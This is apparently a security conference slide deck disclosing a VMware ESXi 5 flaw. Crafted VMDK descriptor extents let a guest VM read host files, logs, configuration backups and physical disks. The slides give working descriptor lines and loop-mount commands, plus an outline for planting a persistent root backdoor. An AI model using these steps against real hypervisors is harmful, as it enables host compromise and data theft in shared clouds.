- The actual disk files containing raw disk data (MBR, partition table, file system, content...)

## File Inclusion

---

Back to that Descriptor File...

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```

## File Inclusion

---

Back to that Descriptor File...

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```

## Inclusion

First Try




→ The classic: `/etc/passwd`

→ `RW 33554432 VMFS "machine-flat01.vmdk"`  
`RW 0 VMFS "/etc/passwd"`

→ Didn't work ;-)

## Inclusion

First Try



**Reason:** Invalid argument.

See the error stack for details on the cause of this problem.

**Time:** 5/11/2012 11:14:10

**Target:** attx

**ESXi:** 172.27.99.82


[Error Stack](#)

Reason: 0 (Invalid argument).  
Cannot open the disk '`/vmfs/volumes/4dddb805-add034a2-dd93-2c768aad64ce/attx/attx.vmdk`' or one of the snapshot disks it depends on.

[Submit error report...](#) Close

# First Blood

Logfile Inclusion




## Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```





## Inclusion of Logs

→ Boot up the virtual machine

→ Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

→ Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```



Demo? Yes, please.

**DEMO**

## File Inclusion

---

Just to Make this Clear



This is a  
**GUEST**  
machine accessing  
the logfiles of the  
**ESX HOST!**

## File Inclusion

### Part 2



- Logs are a nice first step!
- Let's go through some more log files...

## Interesting „log file“

→ /bootbank/state.tgz

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/bootbank/state.tgz"
```



→ Contains complete backup of /etc!

## File Inclusion

---

Just to Make this Clear



This is a  
**GUEST**  
machine accessing  
/etc/ of the  
**ESX HOST!**

## File Inclusion

### Part 3



- Logfiles, /etc... on the right way.  
What else can we do?
- Hard drives/devices in \*nix are files, right?
- Try to include physical host disks in a guest machine!

## Device Inclusion

### Part 3



## – Device names on ESXi

```
File Edit View Terminal Go Help
~ # ls -l /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:1
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:2
vml.0200070000600c0ff000109e5be9d1544f01000000503230303020
~ #
```

## Device Inclusion

### Part 3



- Relying on knowledge gathered on the hypervisor!

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 8386560 VMFSRAW "/dev/disks/naa.
600508b1001ca97740cc02561658c136:2"
```

## Device Inclusion

- Include a partition of an enumerated device as follows:

```
# Extent description  
RW 33554432 VMFS "machine-flat.vmdk"  
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2"
```


- The “:2” indicates the partition number, e.g. similar to /dev/sda2 in linux



## Device Inclusion

- Once you made your loop device with the appropriate offset, you are actually able to mount the partition

```
root@attx:~# losetup -v -o 17179869184 -f /dev/sda
Loop device is /dev/loop0
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/
core  downloads  log  var
```



## Device Inclusion

---

Just to Make this Clear



This is a  
**GUEST**  
machine accessing a  
physical harddrive of  
the  
**ESX HOST!**

# Complete Attack Path


---

In Cloud Environments



## Prerequisites

For Complete Attack Path



- Files
  - must be on vmfs partition
  - must be writable (for hostd?)
  - must be unlocked, e.g. not reserved by running VMware
  
- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
  - without further sanitization/input validation/VMDK rewriting.

## Attack Path

---



- Deploy a virtual machine referencing /bootbank/state.tgz
  - Access the included etc/vmware/esx.config within the guest system and find ESXi5 device names
  - Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)

## Attack Path

---

- Deploy a virtual machine referencing /bootbank/state.tgz
  - Access the included etc/vmware/esx.config within the guest system and find ESXi5 device names
  - Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)



## Device Inclusion

---


Just to Make this Clear



This is a  
**GUEST**  
machine accessing  
physical harddrive of the  
**ESX HOST**  
**without additional  
knowledge!**

# Got Root?

How To Deploy A Rootshell



# Deploying Backdoors in a Nutshell

- Mount `/bootbank` partition.
  - Add backdoor binary.
  - Open port in `etc/vmware/firewall`.
  - Add backdoor startup to `etc/rc.local`.
  - Create new `state.tgz` and write to `/bootbank` partition
  - Wait for next reboot
- As the root file system is stored on a RAM disk, this disk is populated from the `/bootbank` archives at every startup...
- and so is `/etc!`



```
VMware ESXi 5.0.0 [Releasebuild-51584] x86_64
#PF Exception 14 in world 2056: idle0 IP 0x418012a17219 addr 0x0
cr0=0x80010039 cr2=0x0 cr3=0xdf62d000 cr4=0x216c
frame=0x412200207288 ip=0x418012a17219 err=0 rflags=0x10246
rax=0x0 rbx=0x0 rcx=0x418012a17045
rdi=0x0 rsi=0x412200207368 rdi=0x0
rdi=0x4124000b01c0 r8=0x418017d76d40 r9=0xe
r10=0x418017d76e20 r11=0x418017d76d40 r12=0x4124000b01c0
r13=0x1 r14=0x0 r15=0x0
+PCPU8:2056/idle0
PCPU 0: ISISISISISISISISISISIS
Code start: 0x418012a00000 VMK uptime: 2:18:51:22.527
0x412200207368: [0x418012a17219]AsyncPopCallbackFrameInt@vkernel!#nover+0x50 stack: 0x412200207398
0x412200207398: [0x418012a17045]Async_EndSplitIO@vkernel!#nover+0x54 stack: 0x412200000000
0x412200207448: [0x418013115c70]ME_AsyncIO@vkernel!#nover+0x5f7 stack: 0x4180018a1960
0x412200207508: [0x418012c7e483]FDS_AsyncIO@vkernel!#nover+0x176 stack: 0x41240070c4c0
0x412200207568: [0x418012c77dde]DevFSFileIO@vkernel!#nover+0x205 stack: 0x4122002075c4
0x4122002075c8: [0x418012c5b120]JFSFileIO@vkernel!#nover+0x1bf stack: 0x41800fc22c00
0x4122002075e8: [0x418012c5b199]JFS_AsyncFileIO@vkernel!#nover+0x10 stack: 0x1
0x412200207778: [0x418012c51050]IVSCSI_FSCommand@vkernel!#nover+0x18f7 stack: 0x0
0x4122002077b8: [0x418012c46533]IVSCSI_IssueCommand@vkernel!#nover+0x52 stack: 0x412200207840
0x412200207868: [0x418012c4b852]IVSCSI_HandleCommand@vkernel!#nover+0x419 stack: 0x60
0x412200207928: [0x418012c4b2ce]IVSCSI_VnkExecuteCommand@vkernel!#nover+0x1ed stack: 0x41220001000
0x412200207b00: [0x418012c577e5]LSIProcessReqInt@vkernel!#nover+0x86c stack: 0x412200207b78
0x412200207b68: [0x418012c58173]LSIProcessRequestRing@vkernel!#nover+0x72 stack: 0x418001bb0050
0x412200207b98: [0x418012c4f424]IVSCSI_MorIdletCB@vkernel!#nover+0x9b stack: 0x412200207cc0
0x412200207c48: [0x418012aed151]MorIdletProcessQueue@vkernel!#nover+0x398 stack: 0x0
0x412200207c88: [0x418012aed689]MorIdletBHHandler@vkernel!#nover+0x60 stack: 0x2
0x412200207ce8: [0x418012a1024c]IBHCallHandlers@vkernel!#nover+0xbb stack: 0x1804180000000000
0x412200207d28: [0x418012a1073b]IBH_Check@vkernel!#nover+0xde stack: 0x20d350b454734
0x412200207e58: [0x418012bee811]CpuSchedIdleLoopInt@vkernel!#nover+0x84 stack: 0x412200207e98
0x412200207e68: [0x418012bf62c6]CpuSched_IdleLoop@vkernel!#nover+0x15 stack: 0x12
0x412200207e98: [0x418012a45f66]Init_SlaveIdle@vkernel!#nover+0x13d stack: 0x0
0x412200207fe8: [0x418012d045d9]SMPSlaveIdle@vkernel!#nover+0x310 stack: 0x0
base fs=0x0 gs=0x418042000000 Kgs=0x0
Coredump to disk. Slot 1 of 1. 9876543210 DiskDump: Successful.
Debugger waiting(world 2056) -- no port for remote debugger. "Escape" for local debugger.
```


Annoyed to wait for  
reboot when  
backdooring an  
ESXi? ;-)

## Conclusions



- Management interfaces and operational processes become even more crucial for the security of cloud environments.
- Re-think traditional security models/controls/threat models when it comes to cloud environments!
- Challenge “established” trust relationships (like trusting “your” VMs)

Workshops, Conference, Roundtables, PacketWars Hacking Contest, 10k Morning Run, ...



March  
11<sup>th</sup>-15<sup>th</sup> 2013

Heidelberg,  
Germany

[www.troopers.de](http://www.troopers.de)